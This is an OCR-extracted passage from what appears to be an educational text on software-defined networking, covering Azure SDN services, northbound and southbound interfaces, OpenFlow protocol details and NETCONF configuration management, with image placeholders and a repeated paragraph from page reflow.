  Azure ExpressRoute utilizes SDN to establish dedicated and private connections between on-premises networks and Azure. SDN facilitates secure and reliable connectivity by allowing customers to dynamically provision and manage their network connections.

- **Azure Load Balancer:**
  Microsoft's Azure Load Balancer leverages SDN to distribute incoming network traffic across multiple virtual machines or services. SDN enables intelligent traffic distribution, load balancing, and scalability, ensuring high availability and optimal performance for applications hosted in Azure.

- **Azure Networking Services:**
  Microsoft offers a range of networking services in Azure that leverage SDN. For example, Azure Traffic Manager provides global load balancing based on DNS routing, Azure Application Gateway enables secure application delivery, and Azure Firewall offers network security services—all utilizing SDN capabilities.


- **Azure SD-WAN:**
  Microsoft offers Azure Virtual WAN, an SD-WAN (Software-Defined Wide Area Network) solution that simplifies connectivity and enhances performance for branch offices and remote sites. SDN allows for centralized management, dynamic path selection, and optimal traffic routing, ensuring efficient and secure branch connectivity.

- **Microsoft SDN Solutions:**
  Microsoft provides software-defined networking solutions, such as Azure Virtual WAN and Azure Network Virtual Appliances, for customers to build their own SDN environments. These solutions enable customers to leverage SDN principles and technologies to enhance network agility, security, and performance in their own infrastructure.

Overall, Microsoft leverages SDN to enhance network capabilities and deliver flexible, scalable, and secure networking services in Azure. By incorporating SDN principles into its cloud platform, Microsoft enables customers to achieve efficient network management, improved application performance, and enhanced connectivity across hybrid and multi-cloud environments.

2.10.2 Global Market Overview

The global Software Defined Networking (SDN) Market Size was valued at USD 9.9 billion in 2022. The Software Defined Networking (SDN) market industry is projected to grow from USD 12.002 Billion in 2023 to USD 38.12 billion by 2030, exhibiting a compound annual growth rate (CAGR) of 21.24% during the forecast period (2023 - 2030).




Chapter 3

3 SDN Understanding in depth

3.1 Software-Defined Networks

As mentioned in previous chapters, the concept of a Software-defined network is based on the idea of splitting the Control plane from the data plane on the network devices. In Traditional networks, the Control plane and Data plane were placed on routers so routers can apply a routing algorithm using its Central processing unit to determine the path between sub-nets. And to be fair this approach is pretty good for a normal network. Then why do we need Software Defined Networks?

The brief answer to the mentioned question is that we are now expecting more from a network and not just applying routing/forwarding functions. Not all environments just need to achieve connectivity between different hosts, sometimes they need more than that. For example, if the routing algorithm determined the path From the 2 hosts below is Router A -> B -> E -> F, what if the network operator/administrator wants the traffic to go through Router D? In the old days, he needed to configure each router with static routes and gave up the idea of dynamic routing algorithms.




Conventional Network Configuration

That is not the only case where we need to define custom routes, what if we need to split traffic between 2 links to achieve load balancing it will need a lot of work to apply in traditional networks. So, Software-defined network concepts will really help in giving the operators more control over the network traffic and can make it easier for them to automate boring tasks.

So by removing the control plane from routers, how will routers forward the traffic? That's where the controller's rule comes into play, the controller is a machine in the network that will be responsible for controlling all network devices like routers/switches and we will discuss the process in detail in the following sections.

The Controller is ideally a normal machine with above-average hardware capabilities to be able to support the entire network traffic. A more accurate way of describing the status of a so-called "Controller" you may want to take a look at the evolution stages of a controller within a system and what are the possibilities that the controller can be in.



A spectrum of control and data plane distribution options


In our context, which is solely for research and education, we'll work with single or multiple controller machines (explained in more detail in Ch 4 and Ch 9). There are different controllers we can use (this will be discussed in detail in Ch 4) all of them work with roughly the same concept with few changes in the implementation and minor architecture differences.

3.2 Northbound API

Northbound API which presents a network abstraction interface to the applications and the management systems at the top of the SDN stack. A Northbound API is one that puts applications in control of the network. Rather than tweaking and adjusting infrastructure repeatedly to get a service running correctly, a framework can be set up that allows the application to demand the infrastructure it needs.

Northbound APIs usually provide a list of vendor-related base network functions which are then used to configure user-specific infrastructure, and the controller interprets it into a language that each infrastructure node can understand. The primary reason for the existence of Northbound APIs is that external management systems or network applications may wish to extract information and control the underlying network and parts of its behavior. They also expose the universal network abstraction data model and functionality within the controller for use by network applications. They are used to facilitate innovation and have effective orchestration of the network. It is required for the alignment of the network to the needs of

The controller communicates with the devices using the OpenFlow protocol and this communication channel is called Southbound, now if we will apply applications on the network we will need. to run it on the controller so it will send the flow tables corresponding to it, the communication between the management plane and the controller is done through the Northbound channel. we can apply different kinds of applications on the controller like routing algorithms, firewalls, load balancers and Even custom programs to achieve certain goals.




different applications and they enable maximum utility of the SDN Architecture. Northbound API which presents a network abstraction interface to the applications and the management systems at the top of the SDN stack. A Northbound API is one that puts applications in control of the network. Rather than tweaking and adjusting infrastructure repeatedly to get a service running correctly, a framework can be set up that allows the application to demand the infrastructure it needs.

Northbound APIs usually provide a list of vendor-related base network functions which are then used to configure user-specific infrastructure, and the controller interprets it into a language that each infrastructure node can understand. The primary reason for the existence of Northbound APIs is that external management systems or network applications may wish to extract information and control the underlying network and parts of its behavior. They also expose the universal network abstraction data model and functionality within the controller for use by network applications. They are used to facilitate innovation and have effective orchestration of the network. It is required for the alignment of the network to the needs of different applications and they enable maximum utility of the SDN Architecture.

3.3 Southbound Interface in SDN

The southbound interface in SDN is the communication between the SDN controller at the middle control layer and the lower networking elements at the data layer. The data layer consists of the physical or virtual network switches and ports. The SDN controller takes the desired state of the network and translates it into specific commands and configurations that are then pushed to the network devices over the southbound interface. Popular southbound interface standards are Simple Network Management Protocol or SNMP; OpenFlow; and Open Shortest Path First, or OSPF.

An example use of the northbound and southbound interfaces involves a network engineer using network orchestration software to define a specific data route. The orchestration software sends the instructions to the SDN controller over the northbound interface. The SDN controller then sends the specific configurations to the physical switches over the southbound interface.



A more detailed example is Microsoft Azure software load balancing. The network controller is at the center layer and runs the software load balancer (SLB). The network operator sits at the application layer and uses Windows Admin Center to set the desired state. Windows Admin Center uses PowerShell as the northbound interface to send the commands to the SLB. The SLB then sends border gateway protocol (BGP) updates as the southbound interface to the virtual routers on the data layer. If the SLB finds an error in a router, it can automatically send the new configurations to the other routers through the southbound interface BGP, and then send a notification through the northbound interface to alert the operator of the issue.

3.4 Examples of Northbound and Southbound Interfaces

3.4.1 Northbound and southbound interfaces in other systems

The concept of northbound and southbound interfaces can also be used in systems with automated control systems and nodes. It can be used when components communicate with different APIs or where an orchestrator is used. The use of separate interfaces contrasts with using a bus architecture.

3.5 OpenFlow Protocols

OpenFlow is a set of protocols and an API, not a product per se or even a single feature of a product. Put another way, the controller does nothing without an application pro- gram (possibly more than one) giving instructions on which flows go on which elements (for their own reasons)

The OpenFlow protocols are currently divided into two parts:

- A wire protocol (currently version 1.3.x) for establishing a control session, defining a message structure for exchanging flow modifications (flow mods) and collecting statistics,

and defining the fundamental structure of a switch (ports and tables). Version 1.1 added the ability to support multiple tables, stored action execution, and metadata passing—ultimately creating logical pipeline processing within a switch for handling flows.

• A configuration and management protocol, of-config (currently version 1.1) based on NETCONF (using Yang data models) to allocate physical switch ports to a particular controller, define high availability (active/standby), and behaviors on controller connection failure. Though OpenFlow can configure the basic operation of OpenFlow command/control it cannot (yet) boot or maintain (manage in an FCAPS context) an element.


In 2012, the ONF moved from "plugfests" to test interoperability and compliance, to a more formalized test (outsourced to Indiana University). This was driven by the complexity of the post-OpenFlow wire version 1.0 primitive set. While the ONF has discussed establishing a reference implementation, as of this writing, this has not happened (there are many open-source controller implementations). OpenFlow protocols don't directly provide network slicing (an attractive feature that enables the ability to divide an element into separately controlled groups of ports or a network into separate administrative domains). However, tools like FlowVisor2 (which acts as a transparent proxy between multiple controllers and elements) and specific vendor implementations (agents that enable the creation of multiple virtual switches with separate controller sessions) make this possible.

3.5.1 Wire Protocol

First, it introduces the concept of substituting ephemeral state (flow entries are not stored in permanent storage on the network element) for the rigid and unstandardized semantics of various vendors' protocol configurations. The ephemeral state also bypasses the slower configuration commit models of past attempts at network automation. For most network engineers, the ultimate result of such configuration is to create a forwarding state (albeit distributed and learned in a distributed control environment). In fact, for many, the test of proper configuration is to verify the forwarding state (looking at routing, forwarding, or bridging tables). Of course, this shifts some of the management burdens to the controller(s)—at least the maintenance of this state (if we want to be proactive and always have certain forwarding rules in the forwarding table) versus the distributed management of configuration stanzas on the network elements. Second, in an OpenFlow flow entry, the entire packet header (at least the layer 2 and layer 3 fields) is available for match and modify actions, as shown in the following figure. Many of the field matches can be masked. These have evolved over the different releases of OpenFlow. illustrates the complexity of implementing the L2+L3+ACL forwarding functionality (with next-hop abstraction for fast convergence) can be. The combination of primitives supported from table to table leads to a very broad combination of contingencies to support.

This is a striking difference in the breadth of operator control when compared with the distributed IP/MPLS model (OpenFlow has an 11-tuple match space). A short list of possibilities includes:

• Because of the masking capability in the match instructions, the network could emulate IP destination forwarding behavior.



OpenFlow Wire Primitives

• At both layer 2 and layer 3, the network can exhibit source/destination routing behavior.
• There is no standardized equivalent (at present) to the packet matching strengths of OpenFlow, making it a very strong substitute for Policy Based Routing or other match/forward mechanisms in the distributed control environment.

Finally, there is the promise of modified action. The original concept was that the switch (via an application running above the switch) could be made to behave like a service appliance, performing services like NAT or firewall). Whether or not this is realizable in hardware-based forwarding systems, this capability is highly dependent on vendor implementation (instructions supported, their ordering, and the budgeted number of operations to maintain line-rate performance). However, with the label manipulation actions added to version 1.3 of the wire protocol, it is possible that an Open- Flow controlled element could easily emulate integrated platform behaviours like an MPLS LSR (or other traditional distributed platform functions).

The OpenFlow protocol is extensible through an EXPERIMENTER extension (which can be public or private) for control messages, flow match fields, meter operation, statistics, and vendor-specific extensions (which can be public or private). Table entries can be prioritized (in case of overlapping entries) and have a timed expiry (saving clean-up operation in some cases and setting a drop-dead efficacy for flows in one of the controller loss scenarios). OpenFlow supports PHYSICAL, LOGICAL, and RESERVED port types. These ports are used as ingress, egress, or bidirectional structures.

The RESERVED ports IN-PORT and ANY are self-explanatory. TABLE was required to create a multi-table pipeline (OpenFlow supports up to 255 un-typed tables with arbitrary GoTo ordering). **The remaining RESERVED ports enable important (and interest-**

ing) behaviors:

LOCAL
An egress-only port, this logical port allows OpenFlow applications to access ports (and thus processes) of the element host OS.

NORMAL
An egress-only port, this logical port allows the switch to function like a traditional Ethernet switch (with associated flooding/learning behaviors). According to the protocol functional specification, this port is only supported by a Hybrid switch.

FLOOD
An egress-only port, this logical port uses the replication engine of the network element to send the packet out all standard (nonreserved) ports. FLOOD differs from ALL (another reserved port) in that ALL includes the ingress port. FLOOD leverages the element packet replication engine.

CONTROLLER
Allows the flow rule to forward packets (over the control channel) from the data path to the controller (and the reverse). This enables PACKET-IN and PACKET-OUT behavior.

The forwarding paradigm offers two modes: proactive (pre-provisioned) and reactive (data-plane driven). In the proactive mode, the control program places forwarding entries ahead of demand. If the flow does not match an existing entry, the operator has two (global) options—to drop the flow or to use the PACKET-IN option to make a decision to create a flow entry that accommodates the packet (with either a positive/ forward or negative/disposition) in the reactive mode.

The control channel was originally specified as a symmetric TCP session (potentially secured by TLS). This channel is used to configure, manage (place flows, collect events, and statistics) and provide the path for packets from the switch to and from the controller/applications.

Statistics support covers flow, aggregate, table, port, queue, and vendor-specific counters. In version 1.3 of the protocol, multiple auxiliary connections are allowed (TCP, UDP, TLS, or DTLS) that are capable of handling any OpenFlow message type or subtype. There is no guarantee of ordering on the UDP and DTLS channels, and behavioural guidelines are set in the specification to make sure that packet-specific operations are symmetric (to avoid ordering problems at the controller).

OpenFlow supports the BARRIER message to create a pacing mechanism (creating atomicity or flow control) for cases where there may be dependencies between subsequent messages (the given example is a PACKET-OUT operation that requires a flow to first be placed to match the packet that enables forwarding).

Replication

OpenFlow provides several mechanisms for packet replication. The ANY and FLOOD reserved virtual ports are used primarily for emulating/supporting the behaviors of existing protocols (e.g., LLDP, used to collect topology for the controller, often uses FLOOD as its output port). Group tables allow the grouping of ports into an output port set to support multicasting, multipath, indirection, and fast failover. Each group table is essentially a list of action buckets (where ostensibly one of the actions is output, and an egress port is indicated). There are four group table types, but only two are required:

All Used for multicast all action buckets in the list must be executed Indirect Used to simulate the next hop convergence behaviour in IP forwarding for faster convergence Action lists in the Apply action (the Apply action was a singleton in OpenFlow version 1.0) allow successive replications by creating using a list of output/port actions.

3.6 OpenFlow Ports & Switches

OpenFlow Ports
There are three types of ports that an OpenFlow switch must support: physical ports, logical ports, and reserved ports.

Physical Ports
Physical ports are switch-defined ports that correspond to a hardware interface on the switch. This could mean one-to-one mapping of OpenFlow physical ports to hardware-defined Ethernet interfaces on the switch but doesn't necessarily have to be one-to-one. OpenFlow switches can have physical ports that are virtual, and map to some virtual representation of a physical port. This is similar to the way you virtualize hardware network interfaces in computing environments.

Logical Ports
Logical ports are switch-defined ports that do not correspond directly to hardware interfaces on the switch. Examples of these include LAGs, tunnels and loopback interfaces. The only difference between physical ports and logical ports is that a packet associated with a logical port may have an extra pipeline field called Tunnel-ID, and when packets are received on logical ports that require communication to the controller, both the logical port and underlying physical port are reported to the controller.

Reserved Ports
The OpenFlow reserved ports specify generic forwarding actions such as sending to the controller, flooding, or forwarding using non-OpenFlow methods, such as "normal" switch processing.

There are several flavors of required reserved ports: ALL, CONTROLLER, TABLE, INPORT, ANY, UNSET, and LOCAL. The CONTROLLER port represents the OpenFlow Channel used for communication between the switch and controller. In hybrid environments, you'll also see NORMAL and FLOOD ports to allow interaction between the OpenFlow pipeline and the hardware pipeline of the switch.

3.7 OpenFlow Switches


There are two types of OpenFlow switches: OpenFlow-only, and OpenFlow-hybrid.

3.7.1 OpenFlow-only

Switches are "dumb switches" having only a data/forwarding plane and no way of making local decisions. All packets are processed by the OpenFlow pipeline, and cannot be processed otherwise.

3.7.2 OpenFlow-hybrid

Switches support both OpenFlow operation and normal Ethernet switching operation. This means you can use traditional L2 Ethernet switching, VLAN isolation, L3 routing, ACLs and QoS processing via the switch's local control plane while interacting with the OpenFlow pipeline using various classification mechanisms.
You could have a switch with half of its ports using traditional routing and switching, while the other half is configured for OpenFlow. The OpenFlow half would be managed by an OpenFlow controller, and the other half by the local switch control plane. Passing traffic between these pipelines would require the use of a NORMAL or FLOOD reserved port.



3.8 OpenFlow Messages

OpenFlow Protocol supports 3 message types,each with their own setup of sub-types:

- Controller-to-switch item
- Asynchronous
- Symmetric

3.8.1 Controller-to-switch Messages

Controller-to-switch Messages and initiated by the controller and used to directly manage or inspect the switch. These messages include:

- **Features:** switch needs to request identity
- **Configuration:** set and query configuration parameters
- **Modify-State:** also called 'flow mod', used to add, delete and modify flow/group entries
- **Read-States:** get statistics
- **Packet Outs:** controller send a message to the switch, either full packet or buffer ID.
- **Barrier:** Request or reply messages are used by the controller to ensure message dependencies have been met and receive a notification.
- **Role-Request:** set the role of its OpenFlow channel
- **Asynchronous-Configuration:** set an additional filter on an asynchronous message that it wants to receive on OpenFlow Channel

3.8.2 Asynchronous Messages

Asynchronous messages are initiated by the switch and used to update the controller of network events and changes to the switch state. These messages include:

- **Packet-in:**transfer the control of a packet to the controller.
- **Flow-Removed:** inform the controller that flow has been removed.
- **Port Status:** inform the controller that the switch has gone down.
- **Error:**notify the controller of problems.

3.8.3 Symmetric Messages

- **Hello:**introduction or keep-alive messages exchanged between switch and controller.
- **Echo:**sent from either switch or controller, these verify the liveness of connection and are used to measure latency or bandwidth.
- **Experimenter:** a standard way for OpenFlow switches to offer additional functionality within the OpenFlow message type space.


3.8.4 OpenFlow Connection Sequence

- The switch can initiate the connection to the controller's IP and default transport port (TCP 6633 pre-OpenFlow 1.3.2, TCP 6653 post), or a user-specified port.
- The controller can also initiate the connection request, but this isn't common.
- TCP or TLS Connection Established
- Both send an **OFPT-HELLO** with a populated version field
- Both calculate the negotiated version to be used
- If this cannot be agreed upon an **OFPT-ERROR** message is sent
- If each supports the version, the controller sends an OFPT-FEATURES-REQUEST to gather the Datapath ID of the switch, along with the switch's capabilities.

3.9 Configuration Management

3.9.1 NETCONF

NETCONF (RFC 6241) defines an XML-based remote procedure call (RPC) mechanism for installing, manipulating, and deleting the configuration of network devices. Drawing conceptually from Juniper's XML-encoded RPC-based JunosScript, NETCONF is designed to be network operator and DevOps friendly with low implementation and maintenance costs. NETCONF operates at the configuration and management layer of the network. NETCONF supports the distinction between configuration data and data on operational status of the device, the ability to save and restore the device's configuration data and compares configuration data across multiple devices. It supports transactions-based configuration and model-based network-wide configuration across multiple devices. Transaction models ensure the atomicity, consistency, independence, and durability of the configuration data. It supports delayed orchestration of the configuration data to the device, delayed service activation, testing and rejecting configuration, and the rollback of configuration to previous versions.



3.9.2 NETCONF protocol layers

The NETCONF protocol defines layered architectures consisting of the following layers:


- **Content layer:** Device configuration and notification data store.
- **Operations layer:** Set of operations to manipulate configuration data in the datastore.
- **RPC Messages layer:** Supports remote procedure calls (RPCs) and notifications.
- **Secure Transport layer:** TCP-based secure transport protocol for reliable transport of messages. Specifies Secure Shell (SSH) as the mandatory option and TLS as an alternative option.

NETCONF provides mechanisms to extend capabilities beyond the base specification defined in RFC 6241 (Writable-Running*, Candidate configuration*, Confirmed Commit, Rollback-on-Error, Validate, Distinct Startup*, and URL and XPath capabilities). NETCONF Manager (client) initiates a connection with the NETCONF server (device) with a <hello> message indicating client capabilities. The server responds with a <hello> message containing device capabilities. This message exchange baseline supports both ends; it also acts as a mechanism to extend beyond base capabilities and modify current capabilities.

RFC 5277 defines NETCONF event notifications, as providing an asynchronous message delivery mechanism. The NETCONF client initiates a subscription to receive event notifications, and the NETCONF server responds to subscription requests. If the request is successful, the server announces an event occurrence to the clients subscribing to the event.

3.9.3 OF-CONFIG

Open Networking Foundation defines the OF-CONFIG protocol to manage the configuration operation of an OpenFlow Switch. OF-CONFIG 1.2 leverages the NETCONF protocol as the transport protocol. OF-CONFIG 1.2 defines the XML schema for the content layer of the NETCONF protocol and the companion YANG module for the OF-CONFIG data model. OF-CONFIG 1.2 defines the XML schema normative constraints that the YANG module conforms to:

